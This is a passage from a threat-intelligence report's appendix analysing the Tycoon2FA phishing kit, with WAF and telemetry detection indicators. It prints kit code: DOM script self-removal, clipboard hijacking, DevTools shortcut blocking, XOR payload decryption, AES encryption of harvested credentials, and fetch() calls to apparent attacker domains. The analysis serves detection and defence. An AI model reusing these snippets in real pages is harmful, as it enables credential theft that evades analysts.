    return false;
});
```

De-obfuscated State:

```
globalScope["document"]["addEventListener"]("contextmenu", function(event) {
    event["preventDefault"]();
    return false;
});
```

A.4.5 DOM Vanishing Technique

A consistent architectural pattern observed throughout this execution phase is the deployment of the DOM Vanishing technique immediately following the injection of any new payload via the `document.write()` method.


Functionally, upon the execution of the `decryptedPayload`, the originating `<script>` tag is explicitly deleted from the HTML Document Object Model. However, the executed JavaScript instructions remain resident and active within the browser's memory. This technique is engineered specifically to circumvent static DOM analysis and web filtering scanners. (This methodology has historical precedence in malvertising campaigns dating back to at least 2018 *Reference*).

```
var GjXGsbTopy = document.currentScript;
GjXGsbTopy.parentNode.removeChild(GjXGsbTopy);
```

```
if(ETgpykmgSR == neevLSoonT){
    document[PXOiCClwMo](mmFyBCvqwf);
    var lAViYfsCCL = document.currentScript;
    lAViYfsCCL.parentNode.removeChild(lAViYfsCCL);
}
```

A.4.6 Fabricated Server-Error Pages

The deliberate rendering of fake CPanel or LiteSpeed error messages if the phishing kit encounters an execution failure or detects an analysis environment.



A.4.7 Clipboard Manipulation

In many cases (mainly inside the `<head>` tag) the script actively replaces copied content with synthetic "junk" data to frustrate analysts attempting to extract obfuscated strings or URLs during live debugging.

```
<snip>
...
...
document.addEventListener('copy', function (event) {
});
event.preventDefault();
var customWord = "XZwsjoYIKa";
```

```
event.clipboardData.setData('text/plain', customWord);
```

This subroutine explicitly manipulates the host operating system's clipboard. It permits legitimate copying functions exclusively when the user interacts with designated input elements (e.g., text boxes or form fields). If a security analyst attempts to copy text or source code from any other DOM element, the script hijacks the event and overwrites the clipboard buffer with a static junk string (in this instance, the string `"XZwsjoYIKa"`).

A.4.8 Keystroke and Shortcut Suppression

To explicitly prevent manual inspection of the web application, the phishing kit intercepts standard browser developer shortcuts (e.g., F12, Ctrl+Shift+I, Ctrl+U). Analysts experiencing shortcut suppression should view this as a high-confidence indicator of both the presence of a phishing kit and active anti-analysis routines. The script abstracts this interception by evaluating the ASCII decimal values representing specific keycodes (e.g., '123' representing the 'F12' key).

Shortcut Combination	Browser Function Prevented
Ctrl+Shift+I / F12	Open Web DevTools
Ctrl+Shift+C	Inspect an Element
Ctrl+Shift+J	Open Console
Ctrl+U	View Page Source
Ctrl+S	Save Page
Right Click	Display Context Menu

```
document.addEventListener('keydown', function(event) {
    if (event.keyCode === 123) {
        event.preventDefault();
        return false;
    }
    if (
        (event.ctrlKey && event.keyCode === 85) ||
        (event.ctrlKey && event.shiftKey && event.keyCode === 73) ||
        (event.ctrlKey && event.shiftKey && event.keyCode === 67) ||
        (event.ctrlKey && event.shiftKey && event.keyCode === 74) ||
        (event.ctrlKey && event.shiftKey && event.keyCode === 75) ||
        (event.ctrlKey && event.keyCode === 72) ||
        (event.metaKey && event.altKey && event.keyCode === 73) ||
        (event.metaKey && event.altKey && event.keyCode === 67) ||
        (event.metaKey && event.keyCode === 85)
    ) {
```

```
        event.preventDefault();
        return false;
    }
});
```

A.5 Cryptographic Routines

A.5.1 Primary XOR Decryption

A standardized string decryption routine engineered to decode Base64 data and subsequently decrypt it utilizing an iterative XOR cipher and a hardcoded cryptographic key.

```
function xorDecrypt(encodedStr, key) {
    let result = '';
    encodedStr = base64Decode(encodedStr);
    let keyLen = key.length;
    for (let i = 0; i < encodedStr.length; i++) {
        result += String.fromCharCode(encodedStr.charCodeAt(i) ^ key.charCodeAt(i % keyLen));
    }
    return result;
}
var decryptedPayload = xorDecrypt(`ZkYSOQOyMFoW...big-string-trimmed-for-space...QRlPTkZKAjlHGDsQfA==`, `Z5qKdBDzeq`);
```

A.5.2 AES-CBC Exfiltration Cryptography

These advanced cryptographic routines are deployed predominantly during the latter stages of the AiTM flow. The proxy relies on the CryptoJS library to secure harvested credentials within an AES-CBC cipher block prior to exfiltration to the Threat Actor Infrastructure and the Microsoft Login API.


```
function encryptData(data) {
    const key = CryptoJS.enc.Utf8.parse('1234567890123456');
    const iv = CryptoJS.enc.Utf8.parse('1234567890123456');
    const encrypted = CryptoJS.AES.encrypt(data, key, {
        iv: iv,
        padding: CryptoJS.pad.Pkcs7,
        mode: CryptoJS.mode.CBC
    });
    return encrypted.toString();
}

function decryptData(encryptedData) {
    const key = CryptoJS.enc.Utf8.parse('1234567890123456');
    const iv = CryptoJS.enc.Utf8.parse('1234567890123456');
    const decrypted = CryptoJS.AES.decrypt(encryptedData, key, {
```

```
        iv: iv,
        padding: CryptoJS.pad.Pkcs7,
        mode: CryptoJS.mode.CBC
    });
    return decrypted.toString(CryptoJS.enc.Utf8);
}
```


A.6 Heuristic Detection Indicators

A.6.1 WAF Payload Signatures


Despite variable JavaScript obfuscation applied to variable names, the specific keys `bltpg` and `sid` are consistently utilized as form variable names POSTed to the attacker's infrastructure to retrieve the next phishing stage. Web Application Firewalls (WAF) can reliably flag POST form data containing `form-data; name="bltpg"` and `form-data; name="sid"`.



```
function mw() {
    if(xSxgrWtWHP == false){
    let formData = new FormData();
    formData.append('bltpg', '0btlrh');
    formData.append('sid', 'uJSY0i6o8o9NtHD2erCzysYzdqaqLMxilcLb9zZS');
    var u = "../gxAebFBkUb4itsJp2dEx9Nz1nglqGGnhP4AVwQmYVrx";
    fetch('https://pilot.shustoufraithookea.qpon/lani$grtyzu', {
```



```
function ke() {
    if(YXHznwuciW == false){
    let formData = new FormData();
    formData.append('bltpg', 'gqDDk0');
    formData.append('sid', 'P21TewlateHj8A9wqK8sXQ55ysgQiCK9KZB377Gp');
    var m = "../hiLkMLNfd3OfLVnHxXbbYYfgyT0mUeAUpqrN9agpt";
    fetch('https://maldives.joufooyea.ru.com/shapaki!vnwtkwu', {
```



Headers Cookies Request Response Timings

Filter Request Parameters

Request payload

```
1  ------geckoformboundaryf09adc7eda590d6d78c10b631891707f
2  Content-Disposition: form-data; name="bltpg"
3
4  0btlrh
5  ------geckoformboundaryf09adc7eda590d6d78c10b631891707f
6  Content-Disposition: form-data; name="sid"
7
8  uJSY0i6o8o9NtHD2erCzysYzdqaqLMxilcLb9zZS
9  ------geckoformboundaryf09adc7eda590d6d78c10b631891707f--
10
```

A.6.2 Environmental and Domain Anomalies

- **Favicon Polling:** Consistent `GET /favicon.ico` requests resolving with a `200 OK` status and anomalous `text/html; charset=UTF-8` content types.

- **Suspicious User-Agents:** Telemetry indicating logins on non-standard User-Agents starting with "axios" while attempting to authenticate on the "OfficeHome" application.
- **URL Obfuscation:** The presence of Base64 strings or plaintext User Principal Names (UPNs) appended to the URL path following delimiters such as `$`, `*`, or `#`.

References Cited

- Sekoia.io. (2024). Tycoon 2FA Analysis.
- Microsoft Security. (2026). Inside Tycoon2FA.
- Microsoft Security. (2022). From cookie theft to BEC: Attackers use AiTM phishing sites as entry point to further financial fraud.
- Microsoft Learn. Web browser cookies used in Microsoft Entra authentication.
- LevelBlue. (2025). PhaaS the Secrets: The Hidden Ties Between Tycoon2FA and Dadsec's Operations
- CrowdStrike. (2026). Tycoon2FA Persistence.
- eSentire. (2024). Voicemail Themed Emails Tycoon Phishing-as-a-Service Platform.
- ANY.RUN. (2026). Malware Trends: Tycoon.
- ANY.RUN. (2026). Malware Trends.
- Cybereason. (2024). Tycoon Analysis.
- Cloudflare. (2026). Cloudflare Turnstile
- Cloudflare. (2026). What is quishing?
- Fortra. (2026). Cloudflare’s pages.dev and workers.dev Domains Increasingly Abused for Phishing.
- javascript.info. (2022). Catastrophic backtracking.
- OWASP. (2019). Regular expression Denial of Service - ReDoS.
- Eliya Stein. (2018). JavaScript’s DOM Vanishing Act.
- Google Admin Toolbox - HAR Analyzer.
- Obfuscator.io - JavaScript Obfuscator